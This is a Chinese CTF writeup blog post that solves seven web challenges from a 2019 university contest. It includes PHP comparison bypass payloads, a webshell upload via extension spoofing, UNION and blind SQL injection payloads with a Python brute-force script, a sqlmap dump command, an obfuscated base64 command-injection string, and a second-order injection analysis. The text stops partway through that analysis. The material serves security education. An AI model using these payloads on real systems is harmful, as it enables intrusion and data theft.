CumtCTF第二次双月赛Writeup（Web详解）

原创

LetheSec 于 2019-03-03 11:55:33 发布 1107 收藏

分类专栏： CTF wp 文章标签： CTF WEB安全 CUMT writeup

本文链接：https://blog.csdn.net/qq_42181428/article/details/88080980

CumtCTF第二次双月赛Writeup（Web详解）

Web1：签到题

1、打开题目，源码直接显示在网页上。

```php
<?php
$white_list = range(0,9);
require_once('flag.php');
if(isset($_REQUEST['0ver']) && isset($_REQUEST['0ver1']) && isset($_REQUEST['0ver2'])){
        $a = $_REQUEST['0ver'];
        $b = $_REQUEST['0ver1'];
        $c = $_REQUEST['0ver2'];
        if(@ereg("^[0-9]+$", $a) === FALSE){
                echo 'no must be number';
        }else{
                if(in_array($a,$white_list)){
                        if(strlen($a)>1){
                                if(md5($c) === md5($b) && ($b !== $c)){
                                        echo "<img src='dark.png'><br>";
                                        echo 'you are a great dark phper<br>';
                                        echo $flag;
                                }
                                else{
                                        echo "you can do it!!!";
                                }

                        }else{
                                echo 'you no dark';
                        }
                }else{
                        echo 'you are so dark';
                }
        }
}else
        highlight_file(__FILE__);
```


2、发现构造0ver、0ver1、0ver2即可，下面就进行代码审计：

（1）首先构造 0ver，有以下三个条件：

① `ereg("^[0-9]+$", $a) === FALSE)`，即要进行一次或多次 0-9 数字正则表达式匹配

② `in_array($a,$white_list)`，即0ver 中要有 range（0，9）

③ `strlen($a)>1`，即0ver 的长度要大于 1

一开始以为要考ereg()截断漏洞，其实是in_array()松散比较，即

```
var_dump(in_array('b', array('a'=>true)));
返回值:true

var_dump(in_array('01',array('1')));
返回值也是:true
```

为什么是这样呢？

- `in_array('b', array('a'=>true))` 实质上是 `'b'==true` 这样的类型比较，b 是变量或者一个字符串string，和bool 类型比较，结果是true。
  但是如果 `'b'===true` 结果可能就不一样了，返回值:false，就是类型比较的问题。
- 第二个例子，也就是本题的考点之一。

```
var_dump('01'==1);  返回值:true
   var_dump('01'===1); 返回值:false
```

因此构造： 0ver=01


（2）构造 0ver1 和 0ver2，有以下条件：

```
md5($c) === md5($b) && ($b !== $c)
```

所以要构造 md5 相同，真值不同的两个参数，但注意这里 md5 用===判断，所以不能利用md5 开头是 0e 的字符串来绕过，但可以利用数组绕过。

因此构造：0ver1[]=1&0ver2[]=2

3、最终构造的payload为：`?0ver=01&0ver1[]=1&0ver2[]=2`，得到 flag。




you are a great dark phper
flag{73100259ca8919f402846b00d3b939a9}

Web2：SimpleUpload签到


1、只允许png/gif/jpg文件格式，查看源码，判断为前端验证，并且提示flag在当前目录的flag.php

```
<script type="text/javascript">
    function checkFile() {
        var file = document.getElementsByName('upload_file')[0].value;
        if (file == null || file == "") {
            alert("请选择要上传的文件!");
            return false;
        }
        //定义允许上传的文件类型
        var allow_ext = ".jpg|.png|.gif";
        //提取上传文件的类型
        var ext_name = file.substring(file.lastIndexOf("."));
        //判断上传文件类型是否允许上传
        if (allow_ext.indexOf(ext_name) == -1) {
            var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
            alert(errMsg);
            return false;
        }
    }
</script>
<!-- flag在当前目录的flag.php-->
```


2、上传后缀为png的一句话木马，BurpSuite抓包改后缀为php，拿到链接。



3、用菜刀链接木马，根据提示在flag.php中找到flag。



Web3：小型线上赌场

1、 这一题要求下注并猜测赚的钱，但是赔率没刷新或提交一次页面都会变化。

2、根据题目及后续的hint可知存在vim备份文件泄露，`.index.swp`下载swp。

hint1：兄弟，知道vim会产生swp文件吗？

3、在kali下面对得到的index.swp文件进行恢复，进入文件的目录后`vim -r index.swp`，得到源码。

4、进行代码审计

```php
<?php
$invest = $_GET['invest'];
$rand = rand(2,50);

$len = strlen(trim($_GET['invest']));
//除去空格后所传入'invest'的长度

//限制非数字和0
foreach ($_GET as $key => $value) {
    if(!is_numeric($value)||$value == '0'){
        die('no no no!');
    }
}

$money = number_format($invest*$rand);
//number_format()函数通过千位分组来格式化数字,返回的是字符串

$money = intval(str_replace(',','',$money));
//再将上一步中格式化进去的逗号去掉，并用intval()函数用于获取变量的整数值
$guess = intval($_GET['guess']);

if ($guess == $money && strlen($money)===$len) {
    echo $flag;
}
```

最后的判断逻辑为：猜测的数(guess)与money相等，且money的长度与invest的长度相等。
问题出现在`intval()`函数上，关于此函数返回值如下：

返回值


成功时返回 var 的 integer 值，失败时返回 0。 空的 array 返回 0，非空的 array 返回 1。

最大的值取决于操作系统。 32 位系统最大带符号的 integer 范围是 -2147483648 到 2147483647。

举例，在这样的系统上， intval('1000000000000') 会返回 2147483647。64 位系统上，最大带符号的 integer 值是 9223372036854775807。

也就是说当传入`intval()`的参数足够大时，其返回值根据操作系统的不同，是固定的数值（32位：2147483647，64位：9223372036854775807），这一题也就是传入的invest的数足够大时，无论随机数是多少，经过`intval()`函数处理过的money的值均是不变的。

这样思路也就很清楚了，只需将guess的值等于money的64位上限值，也就是9223372036854775807，invest的长度要等于money的长度（任意19位数字），即可得到flag。



Web4：SimpleSQLi

一道没有任何过滤的SQL注入题


（1）手工注入过程如下:

爆表名

```
?id=-1' union select 1,2,(select group_concat(table_name) from information_schema.tables where table_schema=data
base())  --+
```


爆字段名

```
?id=-1' union select 1,2,(select group_concat(column_name) from information_schema.columns where table_name='fla
gishere')  --+
```




爆字段

```
?id=-1' union select 1,2,(select flag from flagishere) --+
```



（2）sqlmap注入：

```
python2 sqlmap.py -u "http://bxs.cumt.edu.cn:30007/test/index.php?id=1" -D security -T flagishere -C flag --dump
```




Web5：真的简单。。

（1）也是一道SQL注入题，但是过滤了 `union` 、 `select` 、 `or` 、 `and` 等关键词，可以通过**双写绕过**。

```
payload:
爆表名(这里注意information中也包含'or',所以也要双写'or')
?id=-1' uniunionon seleselectct 1,2,(seleselectct group_concat(table_name) from infoorrmation_schema.tables where table_schema=database())  --+

爆字段名
?id=-1' uniunionon seleselectct 1,2,(seleselectct group_concat(column_name) from infoorrmation_schema.columns where table_name='flag')  --+

爆字段
?id=-1' uniunionon seleselectct 1,2,(seleselectct flag from flag) --+
```

最终得到：



并没有直接爆出flag，看来不是一道简单的SQL注入题。

（2）打开admin_08163314/exec.php页面，是后台命令执行。

输入如下命令进行执行，即可获得flag：

```
`echo$IFS"Y2F0IC9mbGFnXzMzMTQvZmxhZw=="|base64$IFS-d`
```

(对命令执行的绕过方法还不太熟悉，题目不能复现了，等学习后再详细解释吧...)

Web6：SimpleSQLi2


（1）这还是一道SQL注入题，但是只会回显`Welcome to CUMTCTF'2019~`和`NoNoNo~`两个页面，因此可以判断为SQL盲注。
（2）过滤方式和上一题差不多，但测试发现只要构造的payload里有含有空格，均返回`NoNoNo~`页面，所以判断空格被过滤了。
（3）关键词依旧可以通过双写绕过，空格可以通过`/**/`绕过，通过下面判断出为数字型注入，构造的代码可以直接执行。

id	返回页面
id=1	Welcome to CUMTCTF'2019~
id=1'	NoNoNo~
id=1/**/anandd/**/1=1--+	Welcome to CUMTCTF'2019~
id=1/**/anandd/**/1=2--+	NoNoNo~
id=1'/**/anandd/**/1=1--+	NoNoNo~
id=1'/**/anandd/**/1=2--+	NoNoNo~

知道过滤方式之后，就可以写脚本来爆破:

```
import requests

s = requests.Session()
url = 'http://bxs.cumt.edu.cn:30010/test/index.php'
payloads = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789,{}_'

flag = ''
for i in range(1,50):
    for j in payloads:  # 依次跑下面三个payload
        # 表名
        #payload = f"?id=if(substr((seleselectct/**/binary/**/group_concat(table_name)/**/from/**/infoorrmation_
schema.tables/**/where/**/table_schema=database()),{i},1)='{j}', 1, 0)"

        # 字段名
        #payload = f"?id=if(substr((selselectect/**/binary/**/group_concat(column_name)/**/from/**/infoorrmation
_schema.columns/**/where/**/table_name='flagishere'),{i},1)='{j}', 1, 0)"

        # 字段
        payload = f"?id=if(substr((selselectect/**/binary/**/group_concat(flag)/**/from/**/flagishere) ,{i},1)='
{j}', 1, 0)"
        # 这里通过加入binary来区分大小写，因为flag中大小写都可能包含

        if 'NoNoNo' not in s.get(url+payload).text:
            flag += j
            break
    print(flag)
```

最终获得flag如下：



Web7：文件管理系统

1、先扫目录，发现可以下载源码，进行代码审计。

2、查看upload.php代码，发现是如下白名单验证，无法上传绕过。

```php
<?php

require_once "common.inc.php";
define('ROOT',dirname(__FILE__).'/');

if($_FILES)
{
    $file = $_FILES["upfile"];
    if($file["error"] == UPLOAD_ERR_OK) {
        $name = basename($file["name"]);
        $path_parts = pathinfo($name);

        if(!in_array($path_parts["extension"], array("gif", "jpg", "png", "zip", "txt"))) {
            exit("error extension");
        }
        $path_parts["extension"] = "." . $path_parts["extension"];
        // $path_parts["extension"] = ".jpg"

        $name = $path_parts["filename"] . $path_parts["extension"];

        $path_parts['filename'] = addslashes($path_parts['filename']);
        //$path_parts['filename'] = "',extension='',filename='webshell.jpg"

        $sql = "select * from `file` where `filename`='{$path_parts['filename']}' and `extension`='{$path_parts[
'extension']}'";
        $fetch = $db->query($sql);
        if($fetch->num_rows>0) {
            exit("file is exists");
        }

        if(move_uploaded_file($file["tmp_name"], ROOT . UPLOAD_DIR . $name)) {

            $sql = "insert into `file` ( `filename`, `view`, `extension`) values( '{$path_parts['filename']}', 0
, '{$path_parts['extension']}')";
            $re = $db->query($sql);
            if(!$re) {
                echo 'error';
                print_r($db->error);
                exit;
            }
            $url = "/" . UPLOAD_DIR . $name;
            echo "Your file is upload, url:
                <a href=\"{$url}\" target='_blank'>{$url}</a><br/>
                <a href=\"/\">go back</a>";
        } else {
            exit("upload error");
        }

    } else {
        print_r(error_get_last());
        exit;
    }
}
```

3.问题主要出现在rename.php里，代码如下：

```php
<?php

require_once "common.inc.php";
define('ROOT',dirname(__FILE__).'/');

if(isset($req['oldname']) && isset($req['newname'])) {
    $result = $db->query("select * from `file` where `filename`='{$req['oldname']}'");
    //因为filename是经过转义后存入数据库的，这里是正常执行sql语句
    if ($result->num_rows>0) {
        $result = $result->fetch_assoc();
    }else{
        exit("old file doesn't exists!");
    }

    if($result) {

        $req['newname'] = basename($req['newname']);
        $re = $db->query("update `file` set `filename`='{$req['newname']}', `oldname`='{$result['filename']}' wh
ere `fid`={$result['fid']}");
        if(!$re) {
            print_r($db->errorInfo());
            exit;
        }
        $oldname = ROOT.UPLOAD_DIR . $result["filename"].$result["extension"];
        $newname = ROOT.UPLOAD_DIR . $req["newname"].$result["extension"];
        if(file_exists($oldname)) {
            rename($oldname, $newname);
            $url = "/" . $newname;
            echo "Your file is rename, url:
                <a href=\"{$url}\" target='_blank'>{$url}</a><br/>
                <a href=\"/\">go back</a>";
        }
        else{echo $oldname." not exists.";}
    }
}
?>
```

第一个`select`语句显示根据`$req['filename']`从数据库里查询到已存在的一行，再用第二个`update`语句进行修改，这里的`'oldname'='{$result['filename']}'`将从数据库里查出的`$result['filename']`再一次入库，因此存在二次注入。


4、观察发现`oldname`和`newname`，有几个特点：

- 后缀相同，都是`$result[‘extension’]`
- `oldname`的文件名来自数据库，`newname`的文件名来自用户输入

